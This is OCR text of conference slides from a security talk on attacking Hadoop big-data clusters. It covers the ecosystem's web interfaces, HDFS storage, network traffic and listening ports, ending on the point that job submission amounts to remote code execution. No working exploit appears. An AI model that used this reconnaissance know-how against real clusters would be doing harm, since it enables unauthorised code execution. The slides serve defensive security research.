Attacking Big Data Environments

Birk Kauer, bkauer@ernw.de

#Whoami

- Birk Kauer
  - Security Researcher @ERNW
  - Mainly Exploit Developer
  - Current Research - „Big Data Vulnerabilities“
  - OCSP, OSCE and already prepping for OSEE

@lod108

ERNW GmbH

Heidelberg based security consulting and assessment company.

- Independent
- We understand corporate
- Deep technical knowledge
- Structured (assessment) approach
- Business reasonable recommendations

- Blog: www.insinuator.net
- Conference: www.troopers.de

Agenda

- Current State – we need Big Data!
- Getting to know Hadoop
- Architecture of Hadoop
- Attacking Hadoop
- Demo
- Recommendet Controls

Big Data?

- Buzzword!
- How does it work?
- Lets have a closer look at Hadoop

Data Lake


Current State of the Industrie

- We need Big Data!

History


- Indexing the Internet & all Files
- Apaches first release 2007
- Current Release 2.6.4
- Enterprise Open-Source-Distribution
  - Cloudera (CDH 5.5.2)
  - Hortonworks (HDP 2.3.4)

Use of it



- Computing huge Data blobs
- Artificial intelligence
  - Upcoming flaws
  - Analysis of behavior
- Displaying Data in real-time
- Analyzing People
  - Facebook
  - Insurance

Hadoop Ecosystem



Ambari

Ambari Sandbox 0 ops 0 alerts | Dashboard | Services | Hosts | Alerts | Admin | admin

- HDFS
- MapReduce2
- YARN
- Tez
- Hive
- HBase
- Pig
- Sqoop
- Oozie
- ZooKeeper
- Falcon
- Storm
- Flume
- Ambari Metrics
- Atlas
- Kafka
- Knox
- Ranger
- Slider
- Spark
- Zeppelin Notebook

Actions


Metrics | Heatmaps | Config History

Metric Actions

HDFS Disk Usage: 31%	DataNodes Live: 1/1	HDFS Links: NameNode, Secondary NameNode, 1 DataNodes, More...	Memory Usage: No Data Available	Network Usage: No Data Available
CPU Usage: No Data Available	Cluster Load: No Data Available	NameNode Heap: 65%	NameNode RPC: 0 ms	NameNode CPU WIO: n/a
NameNode Uptime: 12.6 d	HBase Master Heap: n/a	HBase Links: No Active Master, 1 RegionServers, n/a, More...	HBase Ave Load: n/a	HBase Master Uptime: n/a
ResourceManager Heap: 56%	ResourceManager Uptime: 12.6 d	NodeManagers Live: 1/1	YARN Memory: 0%	YARN Links: ResourceManager, 1 NodeManagers, More...
Supervisors Live: 0/1	Flume Live: 1/1			

MapReduce

Doing the Job



Logged in as: dr.who

JobHistory

- Application
  - About
  - Jobs
- Tools

Retired Jobs

Show 20 entries Search:

Submit Time	Start Time	Finish Time	Job ID	Name	User	Queue	State	Maps Total	Maps Completed	Reduces Total	Reduces Completed
2016.02.26 14:37:52 UTC	2016.02.26 14:37:57 UTC	2016.02.26 14:43:38 UTC	job_1456353094374_0009	streamjob3584822966453481133.jar	hdfs	default	FAILED	2	2	0	0
2016.02.25 08:29:26 UTC	2016.02.25 08:29:33 UTC	2016.02.25 08:35:21 UTC	job_1456353094374_0007	streamjob4652487371699151477.jar	hdfs	default	FAILED	2	2	0	0
2016.02.25 08:24:48 UTC	2016.02.25 08:24:53 UTC	2016.02.25 08:35:14 UTC	job_1456353094374_0006	streamjob5425830180699867983.jar	hdfs	default	FAILED	2	2	0	0
2016.02.25 07:51:08 UTC	2016.02.25 07:51:13 UTC	2016.02.25 07:57:01 UTC	job_1456353094374_0005	streamjob4517645157353174508.jar	hdfs	default	FAILED	2	2	0	0
2016.02.24 23:06:19 UTC	2016.02.24 23:06:24 UTC	2016.02.24 23:12:09 UTC	job_1456353094374_0004	streamjob4088312272276213790.jar	hdfs	default	FAILED	2	2	0	0
2016.02.24 22:58:18 UTC	2016.02.24 22:58:23 UTC	2016.02.24 23:04:08 UTC	job_1456353094374_0003	streamjob2615472978535995110.jar	hdfs	default	FAILED	2	2	0	0
2016.02.24 22:57:03 UTC	2016.02.24 22:57:08 UTC	2016.02.24 22:57:38 UTC	job_1456353094374_0002	streamjob4923907534500469888.jar	hdfs	default	FAILED	2	2	0	0
2016.02.24 22:54:45 UTC	2016.02.24 22:54:54 UTC	2016.02.24 22:55:20 UTC	job_1456353094374_0001	streamjob5142726635620026144.jar	hdfs	default	FAILED	2	2	0	0

Showing 1 to 8 of 8 entries First Previous 1 Next Last

Yarn

RessourceManager

Logged in as: dr.who

All Applications

- Cluster
  - About
  - Nodes
  - Node Labels
  - Applications
    - NEW
    - NEW_SAVING
    - SUBMITTED
    - ACCEPTED
    - RUNNING
    - FINISHED
    - FAILED
    - KILLED
  - Scheduler
- Tools

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores Used	VCores Total	VCores Reserved	Active Nodes	Decommissioned Nodes	Lost Nodes	Unhealthy Nodes	Rebooted Nodes
8	0	0	8	0	0 B	2.20 GB	0 B	0	8	0	1	0	0	0	0

Scheduler Metrics

Scheduler Type	Scheduling Resource Type	Minimum Allocation	Maximum Allocation
Capacity Scheduler	[MEMORY]	<memory:250, vCores:1>	<memory:2250, vCores:8>

Show 20 entries Search:

ID	User	Name	Application Type	Queue	StartTime	FinishTime	State	FinalStatus	Running Containers	Progress	Tracking UI	Blacklisted Nodes
application_1456353094374_0009	hdfs	streamjob3584822966453481133.jar	MAPREDUCE	default	Fri Feb 26 15:37:52 +0100 2016	Fri Feb 26 15:43:38 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0007	hdfs	streamjob4652487371699151477.jar	MAPREDUCE	default	Thu Feb 25 09:29:26 +0100 2016	Thu Feb 25 09:35:21 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0006	hdfs	streamjob5425830180699867983.jar	MAPREDUCE	default	Thu Feb 25 09:24:48 +0100 2016	Thu Feb 25 09:35:14 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0005	hdfs	streamjob4517645157353174508.jar	MAPREDUCE	default	Thu Feb 25 08:51:08 +0100 2016	Thu Feb 25 08:57:01 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0004	hdfs	streamjob4088312272276213790.jar	MAPREDUCE	default	Thu Feb 25 00:06:19 +0100 2016	Thu Feb 25 00:12:09 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0003	hdfs	streamjob2615472978535995110.jar	MAPREDUCE	default	Wed Feb 24 23:58:18 +0100 2016	Thu Feb 25 00:04:08 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0002	hdfs	streamjob4923907534500469888.jar	MAPREDUCE	default	Wed Feb 24 23:57:03 +0100 2016	Wed Feb 24 23:57:38 +0100 2016	FINISHED	FAILED	N/A		History	N/A
application_1456353094374_0001	hdfs	streamjob5142726635620026144.jar	MAPREDUCE	default	Wed Feb 24 23:54:45 +0100 2016	Wed Feb 24 23:55:20 +0100 2016	FINISHED	FAILED	N/A		History	N/A

Showing 1 to 8 of 8 entries First Previous 1 Next Last

Hue

Shell as a Job? … cool

hue

Job Designs

Search for design name | Submit | Edit | Copy | Move to trash | View trash | New action

Name	Description	Owner	Type	Status	Last modified
Touch	Touch	hue	shell	shared	March 08, 2016 03:01 PM

Showing 1 to 1 of 1 entries

← Previo

- MapReduce
- Java
- Streaming
- Hive
- Pig
- Sqoop
- Fs
- Ssh
- Shell
- Email
- DistCp

Ranger

Ranger | Access Manager | Audit | Settings | admin

Access | Admin | Login Sessions | Plugins

START DATE: 03/08/2016

Last Updated Time : 03/08/2016 02:55:18 PM


Policy ID	Event Time	User	Service Name / Type	Resource Name	Access Type	Result	Access Enforcer	Client IP	Event Count
--	03/08/2016 02:55:15 PM	yarn	Sandbox_hadoop hdfs	/ranger/audit/yarn/20160308	WRITE	Denied	hadoop-acl	10.0.2.15	1
--	03/08/2016 02:55:14 PM	oozie	Sandbox_hadoop hdfs	/user/oozie/share/lib	READ_EXECUTE	Allowed	hadoop-acl	10.0.2.15	1
17	03/08/2016 02:54:33 PM	ambari-qa	Sandbox_hadoop hdfs	/tmp/hive/ambari-qa/736c9211-2e88-4996-9b0e-55...	ALL	Allowed	ranger-acl	10.0.2.15	1
17	03/08/2016 02:54:31 PM	ambari-qa	Sandbox_hadoop hdfs	/tmp/hive/ambari-qa/736c9211-2e88-4996-9b0e-55...	WRITE	Allowed	ranger-acl	10.0.2.15	1
17	03/08/2016 02:54:31 PM	ambari-qa	Sandbox_hadoop hdfs	/tmp/hive/ambari-qa/736c9211-2e88-4996-9b0e-55...	WRITE	Allowed	ranger-acl	10.0.2.15	1
--	03/08/2016 02:54:29 PM	hive	Sandbox_hadoop hdfs	/tmp/hive/hive/0a220cdb-0115-4e28-8766-184e104...	WRITE	Allowed	hadoop-acl	10.0.2.15	1
--	03/08/2016 02:54:29 PM	hive	Sandbox_hadoop hdfs	/tmp/hive/hive/0a220cdb-0115-4e28-8766-184e104...	WRITE	Allowed	hadoop-acl	10.0.2.15	1
--	03/08/2016 02:54:29 PM	hive	Sandbox_hadoop hdfs	/tmp/hive/hive/0a220cdb-0115-4e28-8766-184e104...	WRITE	Allowed	hadoop-acl	10.0.2.15	1
--	03/08/2016 02:54:27 PM	hive	Sandbox_hadoop hdfs	/ranger/audit/hiveServer2/20160308	WRITE	Denied	hadoop-acl	10.0.2.15	1
--	03/08/2016 02:54:25 PM	dr.who	Sandbox_yarn yarn	root.default	admin-queue	Allowed	yarn-acl		1
--	03/08/2016 02:54:25 PM	dr.who	Sandbox_yarn yarn	root.default	admin-queue	Allowed	yarn-acl		1
--	03/08/2016 02:54:25 PM	dr.who	Sandbox_yarn yarn	root.default	admin-queue	Allowed	yarn-acl		1
--	03/08/2016 02:54:25 PM	dr.who	Sandbox_yarn yarn	root.default	admin-queue	Allowed	yarn-acl		1

Definitions

- Default Cluster (No Security)
- Secure Cluster (Full Security)

HDFS (Hadoop Distributed File System)

Structure & Data Movement




File System

On a single Node

```
Troopers# pwd
/hadoop/hdfs/data
Troopers# tree .
.
|-- current
|   |-- BP-2048114545-10.0.2.15-1445949559569
|   |   |-- current
|   |   |   |-- VERSION
|   |   |   |-- dfsUsed
|   |   |   |-- finalized
|   |   |   |   `-- subdir0
|   |   |   |       |-- subdir0
|   |   |   |       |   |-- blk_1073741825
|   |   |   |       |   |-- blk_1073741825_1001.meta
|   |   |   |       |   |-- blk_1073741827
|   |   |   |       |   |-- blk_1073741827_1003.meta
|   |   |   |       |   |-- blk_1073741832
|   |   |   |       |   |-- blk_1073741832_1008.meta
|   |   |   |       |   |-- blk_1073741843
|   |   |   |       |   |-- blk_1073741843_1019.meta
|   |   |   |       |   |-- blk_1073741844
|   |   |   |       |   |-- blk_1073741844_1020.meta
|   |   |   |       |   |-- blk_1073741845
|   |   |   |       |   |-- blk_1073741845_1021.meta
|   |   |   |       |   |-- blk_1073741846
|   |   |   |       |   |-- blk_1073741846_1022.meta
|   |   |   |       |   |-- blk_1073741847
|   |   |   |       |   |-- blk_1073741847_1023.meta
|   |   |   |       |   |-- blk_1073741848
|   |   |   |       |   |-- blk_1073741848_1024.meta
|   |   |   |       |   |-- blk_1073741849
|   |   |   |       |   |-- blk_1073741849_1025.meta
|   |   |   |       |   |-- blk_1073741850
|   |   |   |       |   |-- blk_1073741850_1026.meta
|   |   |   |       |   |-- blk_1073741851
|   |   |   |       |   |-- blk_1073741851_1027.meta
|   |   |   |       |   |-- blk_1073741852
|   |   |   |       |   |-- blk_1073741852_1028.meta
|   |   |   |       |   |-- blk_1073741853
|   |   |   |       |   |-- blk_1073741853_1029.meta
|   |   |   |       |   |-- blk_1073741854
|   |   |   |       |   |-- blk_1073741854_1030.meta
|   |   |   |       |   |-- blk_1073741855
|   |   |   |       |   |-- blk_1073741855_1031.meta
|   |   |   |       |   |-- blk_1073741856
```

Hadoop speaks



- TCP for Dataflow
- RPC (e.g. Heartbeat, Ressources)
- HTTP (e.g. Managing Jobs)

Wireshark · Follow TCP Stream (tcp.stream eq 11) · fileinputhdfs

```
..P..
..
..
:
*BP-1272053401-192.168.56.102-1450450297182......... ...@.z
N..Q.....o.+.....hdfs...*BP-1272053401-192.168.56.102-1450450297182.@.....WRITE..
,...B......hq..D.]...HDFS_BLOCK_TOKEN"..#DFSClient_NONMAPREDUCE_-325374760_1.$
.
..... .(.0.8..... .(.0.8.P.X.`.h. .(.0.8.@.J......R.X.h.p...........
...................%.......2ERNWERNWERNWERNWERNWERNWERNWERNW
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          ......".........     ...................%....       ......"..
```

3 client pkt(s), 3 server pkt(s), 5 turns.

Entire conv | Show data as ASCII | Stream 11

Find: | Find Next

Help | Hide this stream | Print | Save as... | Close

RPC


Netstat Cluster

```
[root@vmd11209 ~]# netstat -tulpn | grep java | wc -l
62
```

```
tcp        0      0 0.0.0.0:8042            0.0.0.0:*               LISTEN      1883/java
tcp        0      0 5.189.143.201:50090     0.0.0.0:*               LISTEN      29804/java
tcp        0      0 0.0.0.0:8010            0.0.0.0:*               LISTEN      22316/java
tcp        0      0 5.189.143.201:6667      0.0.0.0:*               LISTEN      28221/java
tcp        0      0 0.0.0.0:6188            0.0.0.0:*               LISTEN      31823/java
tcp        0      0 0.0.0.0:8141            0.0.0.0:*               LISTEN      29609/java
tcp        0      0 0.0.0.0:49677           0.0.0.0:*               LISTEN      28221/java
tcp        0      0 0.0.0.0:45454           0.0.0.0:*               LISTEN      1883/java
tcp        0      0 0.0.0.0:56431           0.0.0.0:*               LISTEN      2639/java
tcp        0      0 0.0.0.0:61616           0.0.0.0:*               LISTEN      10922/java
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      5816/java
tcp        0      0 0.0.0.0:19888           0.0.0.0:*               LISTEN      26737/java
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      12793/java
tcp        0      0 0.0.0.0:10033           0.0.0.0:*               LISTEN      26737/java
tcp        0      0 0.0.0.0:8050            0.0.0.0:*               LISTEN      29609/java
tcp        0      0 5.189.143.201:8020      0.0.0.0:*               LISTEN      23203/java
tcp        0      0 5.189.143.201:50070     0.0.0.0:*               LISTEN      23203/java
tcp        0      0 0.0.0.0:15000           0.0.0.0:*               LISTEN      10922/java
tcp        0      0 0.0.0.0:11000           0.0.0.0:*               LISTEN      9498/java
tcp        0      0 0.0.0.0:8088            0.0.0.0:*               LISTEN      29609/java
tcp        0      0 0.0.0.0:8440            0.0.0.0:*               LISTEN      12793/java
tcp        0      0 127.0.0.1:11001         0.0.0.0:*               LISTEN      9498/java
tcp        0      0 0.0.0.0:45785           0.0.0.0:*               LISTEN      2639/java
tcp        0      0 0.0.0.0:8025            0.0.0.0:*               LISTEN      29609/java
tcp        0      0 0.0.0.0:8441            0.0.0.0:*               LISTEN      12793/java
```

Jobs

Java


Mapper
Reducer
Jobscheduler
Namenode
Node
Master Server
(Services)
Node
Job Jar
Client
Node
Container
Master Server
(Services)
Node
Node

“Container“

```
if (execlp(script_file_dest, script_file_dest, NULL) != 0) {
  fprintf(LOGFILE, "Couldn't execute the container launch file %s - %s",
          script_file_dest, strerror(errno));
  exit_code = UNABLE_TO_EXECUTE_CONTAINER_SCRIPT;
  goto cleanup;
}
exit_code = 0;
```

How Jobs look

Mapper

```
public static class TokenizerMapper
    extends Mapper<Object, Text, Text, IntWritable>{

  private final static IntWritable one = new IntWritable(1);
  private Text word = new Text();

  public void map(Object key, Text value, Context context
              ) throws IOException, InterruptedException {
    StringTokenizer itr = new StringTokenizer(value.toString());
    while (itr.hasMoreTokens()) {
      word.set(itr.nextToken());
      context.write(word, one);
    }
  }
}
```

CEaaS (Code-Execution as a Service)

Reducer

```
public static class IntSumReducer
    extends Reducer<Text,IntWritable,Text,IntWritable> {
  private IntWritable result = new IntWritable();

  public void reduce(Text ey, Iterable<IntWritable> values,
                     Context context
                     ) throws IOException, InterruptedException {
    int sum = 0;
    for (IntWritable val : values) {
      sum += val.get();
    }
    result.set(sum);
    context.write(key, result);
  }
}
```

Wait.. Code Execution as a Service?

ShellCommandExecutor

org.apache.hadoop.util

Class Shell.ShellCommandExecutor

